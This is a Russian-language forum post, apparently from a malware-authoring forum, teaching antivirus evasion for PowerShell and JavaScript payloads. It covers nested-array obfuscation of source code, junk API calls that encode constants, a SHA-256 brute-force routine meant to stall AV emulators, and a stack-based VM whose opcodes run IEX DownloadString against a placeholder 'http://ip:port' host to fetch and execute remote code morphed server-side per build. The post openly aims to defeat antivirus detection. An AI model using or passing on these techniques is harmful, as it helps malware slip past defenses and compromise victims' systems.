$otMFgrnfQENzYWe =
@($TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[480]]]]],$TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVW

$NGPcfHgiUqpBnMy =
@($otMFgrnfQENzYWe[$TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[496]]]]],$otMFgrnfQENzYWe[$TXvApZqgcdYbsSI[$wE

$kuSNCfYHZogTMPh =
@($NGPcfHgiUqpBnMy[$otMFgrnfQENzYWe[$TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[504]]]]]],$NGPcfHgiUqpBnMy[$ot

$WNYSgtsCPvpZoBL =
@($kuSNCfYHZogTMPh[$NGPcfHgiUqpBnMy[$otMFgrnfQENzYWe[$TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[508]]]]]]],$k

$TpXcwgyfzZCaKRH =
@($WNYSgtsCPvpZoBL[$kuSNCfYHZogTMPh[$NGPcfHgiUqpBnMy[$otMFgrnfQENzYWe[$TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkp

$x =
$TpXcwgyfzZCaKRH[$WNYSgtsCPvpZoBL[$kuSNCfYHZogTMPh[$NGPcfHgiUqpBnMy[$otMFgrnfQENzYWe[$TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnNbyRShojaw
```

В чем логика? Для того, чтобы узнать, что лежит в $x, нужно сходить посмотреть массив **$TpXcwgyfzZCaKRH** по индексу
[$WNYSgtsCPvpZoBL[$kuSNCfYHZogTMPh[$NGPcfHgiUqpBnMy[$otMFgrnfQENzYWe[$TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgur
А как узнать индекс? Вместо него ссылка на другой массив **$WNYSgtsCPvpZoBL** и элемент в нем по индексу...?
$kuSNCfYHZogTMPh[$NGPcfHgiUqpBnMy[$otMFgrnfQENzYWe[$TXvApZqgcdYbsSI[$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnN
ну и так далее
А теперь представьте, что это не простой пример, где 'xss.is' лежит на виду в первом массиве и можно догадаться, что окажется в x. А вот такой алгоритм - это поиск какого то элемента мат выражения...То есть прогоняем этим алгоритмом уже то, что поморфили ранее.

А че представлять, в общем то, вот боевой пример.

Посмотрим на один из case в нашей каше.
$((($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2371]] + $CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2372]]) * ($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2373]] * ($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2374]] * $CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2375]]))) + ($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2376]]))
{
$QsdADZVJCeOFWhb = $((($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2377]] + $CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2378]]) * ($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2379]] * ($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2380]] - $CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2381]]))) + ($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2382]]));
$GkOEiNbWTfIpzmu = ($([int]($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2383]] -split $CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2384]])[$CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2385]]]) - $CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2386]])
}

Узнаем тут наш алгоритм с предыдущего шага, где сплитили инты.
$GkOEiNbWTfIpzmu = ($([int]($CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2383]] -split $CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2384]])[$CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2385]]]) - $CJcdFprqzkmRLnK[$BZmLVXDQpdeTYwC[2386]])

Как то так

Такая магия возможна из-за конвеерной обратки сорцов. Шаг за шагом, алгоритмы накладываются слоями. А если исполнишь - получишь в $x - 'xss.is'. Че как, все понятно?))) А представь, если бы морфило так какой нибудь C++. Что получилось бы при дизассемблировании? Указатель на указатель на указатель который лежит в указателе и который указателем используется)) И это далеко не все показанные мной тут алгоритмы. Так вот по поводу моего прошлого поста и вызова мусорных апи. Поясню, чтобы стало понятнее. Ты заранее составляешь ассоциативный массив. Словарь в простонародье. Где число какое нибудь это ключ, а значения для этого ключа это вызовы апи (вин апи, дотнета, стандартной библиотеки - не суть), которые дают, с определенными аргументами при вызове, это самое число. Тебе это надо заранее либо вручную просчитать, либо генератором, что было бы универсальнее. Например у нас такое соответствие по ключам и значениям:
int 1 : STD_API1(trash_arg1, trash_arg2), WIN_API1(trash_arg1), WIN_API2(trash_arg);
int 2 : STD_API2(trash_arg1), DOTNET_API(trash_arg, trash_arg2)
....
Что это для нас значит? Например первый символ в строке xss.is это 120 в ASCII. Ты разбиваешь 120 на N слагаемых. Одни должны быть твоими ключами в ассоциативном массиве, а вторые - недостающими до 120. То есть api_call + k = n. Генеришь и заменяешь в исходнике вместо [char]120 -> STD_API2(trash_arg1) + STD_API1(trash_arg1, trash_arg2) + WIN_API1(trash_arg1) + 116. Потому что вызов STD_API2(trash_arg1) даст 2(ты заранее просчитал), а STD_API1(trash_arg1, trash_arg2) и WIN_API1(trash_arg1) +1 +1 соответственно. 120 - 4 = 116.
Почему именно так делать мусорные вызовы апи? И вообще все остальное? Ты связываешь контекст выполнения с мусорными вызовами и остальными элементами кодогенерации, описанными в моей "статье-коментарии". Ничего нельзя просто скипнуть. Потому что от этого зависит целостность данных.
Единственное, с чем не разобрались - с вычислительной сложностью, потому что все что выше, аверы ,думаю, еще могут кое как можно проэмулить без особой боли.
Вот тебе пример, вычислительно сложный. На JavaScript.
JavaScript:

```
var sha256 = function sha256(ascii) {
    function rightRotate(value, amount) {
        return (value>>>amount) | (value<<(32 - amount));
    };

    var mathPow = Math.pow;
    var maxWord = mathPow(2, 32);
    var lengthProperty = 'length'
    var i, j;
    var result = ''

    var words = [];
    var asciiBitLength = ascii[lengthProperty]*8;


    var hash = sha256.h = sha256.h || [];

    var k = sha256.k = sha256.k || [];
    var primeCounter = k[lengthProperty];
    /*/
    var hash = [], k = [];
    var primeCounter = 0;
    //*/

    var isComposite = {};
    for (var candidate = 2; primeCounter < 64; candidate++) {
        if (!isComposite[candidate]) {
            for (i = 0; i < 313; i += candidate) {
                isComposite[i] = candidate;
            }
            hash[primeCounter] = (mathPow(candidate, .5)*maxWord)|0;
            k[primeCounter++] = (mathPow(candidate, 1/3)*maxWord)|0;
        }
    }

    ascii += '\x80'
    while (ascii[lengthProperty]%64 - 56) ascii += '\x00'
    for (i = 0; i < ascii[lengthProperty]; i++) {
        j = ascii.charCodeAt(i);
        if (j>>8) return;
        words[i>>2] |= j << ((3 - i)%4)*8;
    }
    words[words[lengthProperty]] = ((asciiBitLength/maxWord)|0);
    words[words[lengthProperty]] = (asciiBitLength)


    for (j = 0; j < words[lengthProperty];) {
        var w = words.slice(j, j += 16);
        var oldHash = hash;
        hash = hash.slice(0, 8);

        for (i = 0; i < 64; i++) {
            var i2 = i + j;

            var w15 = w[i - 15], w2 = w[i - 2];


            var a = hash[0], e = hash[4];
            var temp1 = hash[7]
                + (rightRotate(e, 6) ^ rightRotate(e, 11) ^ rightRotate(e, 25))
                + ((e&hash[5])^((~e)&hash[6])) // ch
                + k[i]

                + (w[i] = (i < 16) ? w[i] : (
                        w[i - 16]
                        + (rightRotate(w15, 7) ^ rightRotate(w15, 18) ^ (w15>>>3))
                        + w[i - 7]
                        + (rightRotate(w2, 17) ^ rightRotate(w2, 19) ^ (w2>>>10))
                    )|0
                );

            var temp2 = (rightRotate(a, 2) ^ rightRotate(a, 13) ^ rightRotate(a, 22))
                + ((a&hash[1])^(a&hash[2])^(hash[1]&hash[2]));

            hash = [(temp1 + temp2)|0].concat(hash);
            hash[4] = (hash[4] + temp1)|0;
        }
```

```
        for (i = 0; i < 8; i++) {
            hash[i] = (hash[i] + oldHash[i])|0;
        }
    }

    for (i = 0; i < 8; i++) {
        for (j = 3; j + 1; j--) {
            var b = (hash[i]>>(j*8))&255;
            result += ((b < 16) ? 0 : '') + b.toString(16);
        }
    }
    return result;
};


function calcByHash(sha256String, length){
    const alphabet = "abcdefghijklmnopqrstuvwxyz".split("");
  let str_ = '';
  while(sha256(str_) !== sha256String){
      if(str_.length === length){
        str_= '';
    }
    str_ += alphabet[Math.floor(Math.random() * alphabet.length)];
  }
  return str_;
}

alert(calcByHash('58e0413224af6b6d3505dd1819d02491c34588de7a4dc6a9ad48a8f7e08e2f7b', 3));
```

Перебирает алфавит, достает рандомный символ из массива, с алфавитом в lowercase, и складывает в str_. До тех пор, пока str_ не будет равняться хэшу, который мы передаем в calcByHash. Если str_ достиг длины, которую мы передаем в аргументе, то str_ обнуляется. Такой вот незамысловатый брут хэша небольшой длины.
alert(calcByHash('58e0413224af6b6d3505dd1819d02491c34588de7a4dc6a9ad48a8f7e08e2f7b', 3)) - в данном случае calcByHash вернет 'xss' строку. Где то через 4-6 секунд вычислений(На Intel core i5 7th gen). Больших размеров строки не советую. Лучше 'xss' + '.is' по раздельности считать. calcByHash() + calcByHash() = ~ 12 секунд. Если захочешь посчитать 'xss.is' хэш одним вызовом calcByHash, то будешь ждать ОЧЕНЬ долго.
Достаточно таким образом поискать элемент по хэшу в мат выражении, составленом на предыдущих этапах и ты сразу же шлешь эмуляторы всех аверов нахуй, вот так незамысловато. При этом скипнуть нельзя, поскольку, не найдешь хэш - не найдешь и элемент мат выражения. А значит не найдешь важную строку, которая идет аргументом в важную апи, от которой зависит работа твоей программы. Можешь еще доработать мой пример и солить хэш, чтобы в calcByHash, в каждом билде шел уникальный хэш, а не один и тот же.

Вот после этих всех шагов, пора выпускать тяжелую артелерию, (хотя обфускация на уровне сорцов, таким образом, что я выше описал, тоже очень сильно портит жизнь аверам), от чего аверы не могут ловить сигнатуры в рантайме, а значит, лишены важной возможности анализировать малварь, при хуке палевной апи функции в малвари. Каков смысл давать детект только на основе вызова, если контекст потерян? Если бы палило только на основании апи вызовов, 100500 false positive было бы не избежать, то есть для аверов это не тру путь. Всегда идет связка - какое то палево - рескан памяти.

Я покажу лишь основу, дальше каждый дрочет как он хочет

Короче VM внутри VM. Возьмем на примере опять же powershell. Но ничего не мешает применить данный коцепт к другим яп. Мы знаем, что PS это интерпретатор, который написан на c#, однако ничего не мешает нам сделать внутри него свою вм.
Code:

```
function execute{
    param($opcodes_arr)
    $stack = New-Object System.Collections.Stack

    foreach($opcode in $opcodes_arr){
        switch($opcode){
            'HALT' {
                return;
            }
            'PRINT' {
                Write-Host $stack.Peek()
                break;
            }
            'ICONST' {
                $stack.Push($opcode[1])
                break;
            }
            'IADD' {
                $val1 = $stack.Pop()
                $val2 = $stack.Pop()
                $stack.Push($($val1 + $val2))
                break;
            }
            'ISUB' {
                $val1 = $stack.Pop()
                $val2 = $stack.Pop()
                $stack.Push($($val2 - $val1))
                break;
            }

        }
    }
}

execute -opcodes_arr @(
    @('ICONST', 5),
    @('ICONST', 10)
    @('IADD'),
    @('PRINT'),
    @('ICONST', 15),
    @('ISUB'),
    @('ICONST', 15),
    @('ISUB'),
    @('PRINT'),
    @('HALT'))
```

Это простейшая stack based vm, которая позволяет загружать константы на стек и оперировать значениями на стеке, такими опкодами как ISUB, IADD, PRINT. Немного, но чтобы показать идею - хватит. Концепт заключается в том, чтобы реализацию опкодов вынести за пределы вм. И сервер-сайд морфером, алгоритмы которого описаны выше, перед каждой выдачей сорца, при исполнении опкода - морфить его. Таким образом при каждом вызове опкода, к примеру @('ICONST', 15), будет скачиваться и выполняться каждый раз уникальная реализация для этого опкода. При этом можно так же написать морфер для самой последовательности инструкций, которые передаются в функцию execute(смотри ниже), получая метаморф в ^ 2.
@(
@('ICONST', 5),
@('ICONST', 10)
@('IADD'),
@('PRINT'),
@('ICONST', 15),
@('ISUB'),
@('ICONST', 15),
@('ISUB'),
@('PRINT'),
@('HALT')
)
Code:

```
function execute{
    param($opcodes_arr)
    $stack = New-Object System.Collections.Stack

    foreach($opcode in $opcodes_arr){
        switch($opcode){
            'HALT' {
                return;
            }
            'PRINT' {
               IEX(New-Object Net.WebClient).DownloadString('http://ip:port/PRINT_OPCODE.ps1'); Invoke-PrintOpcode -stack [ref]$stack
            }
            'ICONST' {
                IEX(New-Object Net.WebClient).DownloadString('http://ip:port/ICONST_OPCODE.ps1'); Invoke-IconstOpcode -stack [ref]$stack
            }
            'IADD' {
                IEX(New-Object Net.WebClient).DownloadString('http://ip:port/IADD_OPCODE.ps1'); Invoke-IAddOpcode -stack [ref]$stack
            }
            'ISUB' {
               IEX(New-Object Net.WebClient).DownloadString('http://ip:port/ISUB_OPCODE.ps1'); Invoke-ISubOpcode -stack [ref]$stack
            }

        }
    }
}

execute -opcodes_arr @(
    @('ICONST', 5),
    @('ICONST', 10)
    @('IADD'),
    @('PRINT'),
    @('ICONST', 15),
    @('ISUB'),
    @('ICONST', 15),
    @('ISUB'),
    @('PRINT'),
    @('HALT'))
```

P.S Перечитал, понесло меня, хотел обойтись парой советов А чето тянет на целую статью. Просто в комментарии жалко оставлять, потеряется и немного людей увидит, которым потенциально бы зашло. Если администрация/модерация посчитает информацию в этом комментарии достойной/достаточной текущего конкурса, то просьба перенести в нужный раздел, я не против поучаствовать А если нет, то, хотя бы, просьба перенести в раздел статей, дабы авторский труд не потерялся.
Last edited by a moderator: Jan 28, 2020